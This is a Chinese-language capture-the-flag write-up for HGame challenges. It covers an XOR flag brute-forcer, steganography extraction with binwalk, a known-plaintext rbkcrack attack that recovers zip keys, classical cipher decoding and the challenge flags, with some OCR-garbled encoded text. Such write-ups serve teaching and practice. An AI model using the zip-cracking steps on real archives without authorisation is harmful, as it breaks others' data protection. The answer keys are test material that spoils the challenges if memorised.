
```
#!/bin/python2
#coding=utf8
import string
from queue import Queue

charset = string.ascii_letters+string.digits # 被加密的文本的字符集

def load_sample(file_name):
    with open(file_name) as fd:
        samples = []
        for line in fd:
            line = line.strip('\n')
            samples.append(line.decode('hex'))
    return samples

def xor(a, b):
    return chr(ord(a) ^ ord(b))

def validate(samples, ch, index):
    """样本数据与flag异或来验证"""
    for s in samples:
        ret = xor(s[index], ch)
        if ret not in charset:
            return False
    return True

flag_len = 42 # flag长度是43 最后一个是 }
q = Queue()
q.put('hgame{')
samples = load_sample('./samples.txt') # 数据存放在samples.txt文件

#print(samples)
#assert False

count = 1
```

```
# 爆破flag，密文要足够多
while not q.empty():
    flag = q.get()
    count -= 1
    next_index = len(flag)
    for ch in string.printable:
        if validate(samples, ch, next_index):
            new_flag = flag + ch
            if len(new_flag) == flag_len:
                print new_flag + '}'
            else:
                #print('now: %s' % new_flag)
                q.put(new_flag)
                count += 1
                print('count: %d' % count) # 显示出可能的结果数，如果太多就再多收集点密文
```

Reorder

一开始把题目看错成Recoder，瞬间懵了，然后才发现其实就是打乱了flag的顺序。

直接上做题过程图（嘻嘻，刚好这题留了图，再也不敢不留图了T_T）



Misc

欢迎参加HGame!

百度发现要base64解码，解码后是摩斯电码：

```
.-- ...-- .-.. -.-. ----- -- . ..--.- - --- ..--.- ..--- ----- ..--- ----- ..--.- .... --. .- -- ...--
```

然后去找个摩斯电码在线解密的网站解密即可，要注意的是我找到的大部分网站的摩斯电码的分隔符都是`/`，而这里是空格，所以我还把全部空格换成了`/`才成功解密

壁纸

压缩包解压后是张图片，kali上用binwalk查看发现图片里隐藏了压缩包，且提示解压密码是图片ID：

```
$ binwalk Pixiv\@純白可憐.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
30            0x1E            TIFF image data, big-endian, offset of first image directory: 8
1320930       0x1427E2        Zip archive data, encrypted at least v2.0 to extract, compressed size: 80, uncompressed si
ze: 108, name: flag.txt
1321138       0x1428B2        End of Zip archive, footer length: 45, comment: "Password is picture ID."
```

分离出压缩包：

```
$ foremost Pixiv\@純白可憐.jpg
Processing: Pixiv@純白可憐.jpg
|foundat=flag.txt|!=□j!TbpvAWD7Q10.dX□□:P[1Bw□
□J,}Is#Q%PK□□
*|
```

解压压缩包，密码是图片ID，这个ID是P站上的对应的这张图的ID（我一个不懂二次元的硬生生从百度识图一直挖到P站，虽然我也不怎么懂这个P站是什么东东，只是听说过），解压后获得一个flag.txt文件：

```
ip$ cat flag.txt
\u68\u67\u61\u6d\u65\u7b\u44\u6f\u5f\u79\u30\u75\u5f\u4b\u6e\u4f\u57\u5f\u75\u4e\u69\u43\u30\u64\u33\u3f\u7d
```

看样子是unicode编码，其实直接当16进制编码处理就好了，python处理一下就好：

```
Python 2.7.17 (default, Oct 19 2019, 23:36:22)
[GCC 9.2.1 20191008] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> s = '\u68\u67\u61\u6d\u65\u7b\u44\u6f\u5f\u79\u30\u75\u5f\u4b\u6e\u4f\u57\u5f\u75\u4e\u69\u43\u30\u64\u33\u3f\u7d'
>>> flag = s.replace('\u', '')
>>> flag
'6867616d657b446f5f7930755f4b6e4f575f754e69433064333f7d'
>>> flag.decode('hex')
'hgame{Do_y0u_KnOW_uNiC0d3?}'
>>>
```

克苏鲁神话

解压压缩包后，有文本文件Bacon.txt和压缩包Novel.zip，压缩包有密码。然后这个压缩包里面也有一个文本文件叫Bacon.txt，把Bacon.txt这个文本文件单独压缩，发现校验码和Novel.zip里的Bacon.txt文件的一样，那么可以确定是一样的文件，查资料发现可以使用明文攻击，可以爆破出加密密钥（不是密码）。

可以用rbkcrack工具来破解，安装我就不细说了，直接破解：

```
rbkcrack.exe -C Novel.zip -c Bacon.txt -p Bacon.txt -P Bacon.zip
```


其中`-C Novel.zip`是要破解的压缩包，`-c Bacon.txt`是Novel.zip里面的已知的那个文件的路径，`-p Bacon.txt`是已知的明文文件，`-P Bacon.zip`是已知的Bacon.txt压缩后的zip文件

```
100.00 % (102 / 102)
80812 values remaining.
[00:03:44] Attack on 80812 Z values at index 11
50.04 % (40442 / 80812)
[00:06:26] Keys
720b7516 d2d6a716 2c24dcae
```

得到密钥，flag肯定在压缩包里的那个.doc文件里啦，解密出来

```
rbkcrack.exe -C Novel.zip -c 'The Call of Cthulhu.doc' -k 720b7516 d2d6a716
2c24dcae  -u -d xx.doc
```

发现.doc文件打开需要密码，那么密码是从Bacon.txt里解到的（其实我是先解出了.doc文件的密码，才来破解压缩包的），无意间翻译了Bacon这个单词，发现有"培根"的意思，而且还查到了培根密码，然后Bacon.txt里的内容是这样的：




一些是大写，一些是小写，大写字母当作a，小写字母当作b，空格标点去掉，那么得到培根密码：


```
Python 3.5.2 (default, Oct  8 2019, 13:06:37)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> s = 'of SuCh GrEAt powers OR beiNGS tHere may BE conCEivAbly A SuRvIval oF HuGely REmOTE periOd.'
>>> m = ''
>>> for ch in s:
...     if ch >= 'a' and ch <= 'z':
...             m += 'a'
...     elif ch >= 'A' and ch <= 'Z':
...             m += 'b'
...
>>> m
'aababababbaaaaaaabbaaabbbabaaaaaabbaaabbaabaaabbababaaaabbabaaabbabbbaaaaba'
>>>
```

拿去找在先网站解密：

然后根据提示，大写的那一串就是.doc文件的密码，打开后只是一篇文章，flag隐藏在.doc文件里，打开word文档隐藏字体的显示选项即可。大概方式依次点击：`文件->选项->显示->隐藏文字`



flag在文档最底部：



的心灵。那种感觉就仿佛幽魂在永恒的流质沟壑中盘旋，仿佛乘着彗尾穿过混乱宇宙的眩晕旅程，仿佛从深渊突然飞到月球然后又落回深渊，扭曲欢乐的旧日支配者和长着绿色蝙蝠翅膀的地狱小鬼齐声大笑，一切都好像身临其境。

他在梦中得到了拯救——“鳌醒号”，海军部调查庭，达尼丁的街道，漫长的归乡旅程，艾奇伯格城堡旁的老屋。他不能开口，否则别人会认为他发疯了。他要在死亡降临前写下所知道的事情，但绝不能让妻子起疑心。假如死亡能抹掉那段记忆，那就是一种恩惠了。


我读到的手稿就是这些，我将它连同那块浅浮雕和安杰尔教授的手稿一起放进了白铁箱子。我本人的这份记录也会放进去，它能够证明我的精神是否健全，也在其中拼凑起了我希望永远不要再有人拼凑起来的真相。我见到了宇宙蕴含的全部恐怖，见过之后，就连春日的天空和夏季的花朵在我眼中也是毒药。我不认为自己还能存活多久。我的叔祖父已经走了，可怜的约翰森也走了，我也将随他们而去。我知道得太多了，而那个异教依然存在。

我猜克苏鲁也依然活着，回到了从太阳还年轻时就开始保护他的石块洞窟。受诅咒的城市再次沉入海底，因为“鳌醒号”在四月的风暴后曾驶过那个位置。而他在地面上的祭司依然在偏远的角落里，围着放置偶像的巨石号叫、跳跃和杀戮。克苏鲁肯定在沉没中被困在了黑暗深渊中，否则我们的世界此刻早已充满了惊恐和疯狂的尖叫。谁知道以后会怎么样呢？已经升起的或会沉没，已经沉没的或会升起。可憎之物在深渊中等待和做梦，衰败蔓延于人类岌岌可危的城市。那一刻终将到来——但我不愿也不能去想象！我衷心祈祷，假如我在死后留下了这份手稿，希望遗嘱执行人会用谨慎代替鲁莽，别再让第二双眼睛看到它。

hgame{YOu_h@Ve_FOUnd_mY_S3cReT}


签到题ProPlus

根据提示




把前三行文字，找个网站用栅栏密码解密，每组数字为3


然后凯撒密码解密，偏移为5




得到压缩包的解密密码，解压后获得一个文本文件：



复制了两行去搜索，发现是Brainfuck/Ook!编码，又找了个在线网站去解：




看来是base32编码，解码！



NFLEET2SO4YEWR3HN5AUCQKBJZJVK2CFKVTUCQKBKFIUCQKBIVCUGQKZIFAUCRCPINCW6S2BIFAU6V2VNRCVCVSSGRXE6MTBKM3DIRKO053UIMZPGB3DO
V3ZINJVOOCHMNCTQ33LMJFXEQKPHBQSW3CBKNLC6MRTIFAUIKZVMM4WIQKBIRVWOQ2FIF3UCY2NIFIUCK2ZIFTUCOCBIZCECSKBKBDUCSKBMZGUCUKBJ5
AUI2DHIFAUQN2ZJU2GKL3WNIXWINBQM5CTANJZOZHG2YLYLJQW6L2KMIYXGM3YJMYFIVRWK52G25LNMFYGMYKZF5GFUMKRHF3TMY2WLBQXC4DNOVLVO4K
QPFLTSYSOHBJXIRJRMVWHEWTSOBWXCWBSNVIHSMTEKVIGGT3OIZLDE4LRLJZGY3DRNI4GY5SXPJTEK4SSJZMHAYJSME3FU4LMHFYGUODUNZLEIM2EOB4F
MZDROFWWCNK2MFXS6STCGFZTG6CLGBKFMNSXORWXK3LBOBTGCWJPJRNDCUJZO43GGVSYMFYXA3LVK5LXCUDZK44WETRYKN2EKMLFNRZFU4TQNVYVQMTNK
B4TEZCWJ5FU66BRNRXHON2OJRAXGVLVOR5HGTCJMJ3XMNLNFNVUE2SDFM3XC3LHPFCVKTLOGBUE2WKUGNSFKMCIKF4WQ2ZLNNFGSQ2PF5ZG2ZZWI5KU22
编码
解码
清空
iVBORw0KGgoAAAANSUhEUgAAAQQAAAEECAYAAADOCEoKAAAOWUlEQVR4nO2aS64ENwwD3/0v7WyCSW8GcE8okbKrAO
8a+IASV/23AAD+5c9dAADkgCEAwAcMAQA+YAgAIAfMAQAOAOUlEQVR4nNmaxZao/Jb1s3x
K0TV6WtmumapfaY/LZ1Q9w6cVXaqpmuWWqPyW9bN8StE1elrZrpmqX2mPy2dVPcOnFV2qqZrllqj8lvWzfErRNXpa2a6Zql9Jj8
tnVD3DpxVdqqmuWWqPyW9bN8StE1elrZrpmqX2mPy2dVOKOx1lnw7
NLAsUutzsLlbwv5m+kBjC+7qmgyEUMn0hMYT3dU0HQyhk+kJiCO/rmg6GUMj0hcQQ3tc1HQyhkOkLiSG8r2s6GElh0xcSQ3hf1
3QwhEKmLySG8L6u6WAlhUxfSAzhfV3TGW8IqQt0Qp8OzVJx7Ub3DOR9didNFfaEPh2apeLaje4ZyPvsTpoq7Al9OjRLxbUb3TOQ
99mdNFXYE/p0aJaKaze6ZyDvsztpqrAn9OnQLBXXbnTPQN5nd9JUYU/o06FZKq7d6J6BvM/upKnCntCnQ7NUXLvRPQN5n91JU
4U9oU+HZqm4dqN7Bvl+u5OmCntCnw7NUnHtRvcM5H12J00V9oQ+HZql4tqN7hnl++xOmiqsuk91ztRFc2imrF8dL3VO2312J
扫码得flag哟！

每日推荐

